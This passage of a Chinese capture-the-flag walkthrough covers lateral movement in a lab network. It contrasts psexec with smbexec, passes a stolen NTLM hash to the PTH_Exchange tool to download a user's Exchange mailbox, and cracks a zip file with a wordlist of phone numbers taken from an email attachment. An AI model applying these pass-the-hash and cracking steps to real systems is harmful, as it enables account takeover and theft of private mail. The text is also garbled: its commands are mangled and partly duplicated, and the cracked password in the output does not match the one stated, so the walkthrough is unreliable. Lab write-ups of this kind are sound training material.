psexec 用的是在目标主机上创建服务(需要能写入 ADMIN$ 共享,且目标主机策略允许),有些环境(如安全策略、杀软、端口策略)会阻止新服务创建或 ADMIN$ 写入。smbexec 用的是远程调用命令,不需要在目标上新建服务,权限和策略要求低,兼容性好。
在C:\users\lumia\desktop找到一个secret.zip,我们把它get下来
secret.zip里面有个flag.docx,但是secret.zip需要密码
dump邮件 这里要利用第二次拿到的lumia的hash,将outlook中的邮件下载下来
1 2 3 4 //github.com/Jumbo-WJB/PTH_Exchange.git --target https://172.22.3.9 --username Lumia --password "00000000000000000000000000000000:862976f8b23c13529c2fb1428e710296" --action Download

拿到两封邮件(可以用网易邮箱打开):
第一封附件是刚刚的secret.zip,提示说用手机号解密;
第二封邮件中附件是一堆名字和手机号
字典爆破 我们用手机号作为字典进行爆破
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 cat item-1-phone\ lists.csv | grep -Po ',\d+' | sed 's/,//' > num.txt aaa --wordlist =num.txt',\d+' | sed 's/,//' > num.txt cmplen =668284, decmplen =671056, crc =AFEF0968 ts =AB91 cs =afef type =8 aaa --wordlist =num.txt default input encoding: UTF-8run 4 OpenMP threads'q' or Ctrl-C to abort, almost any other key for status.. 15989600577"--show" option to display all of the cracked passwords reliably
爆出密码是18763918468,解压缩,拿到flag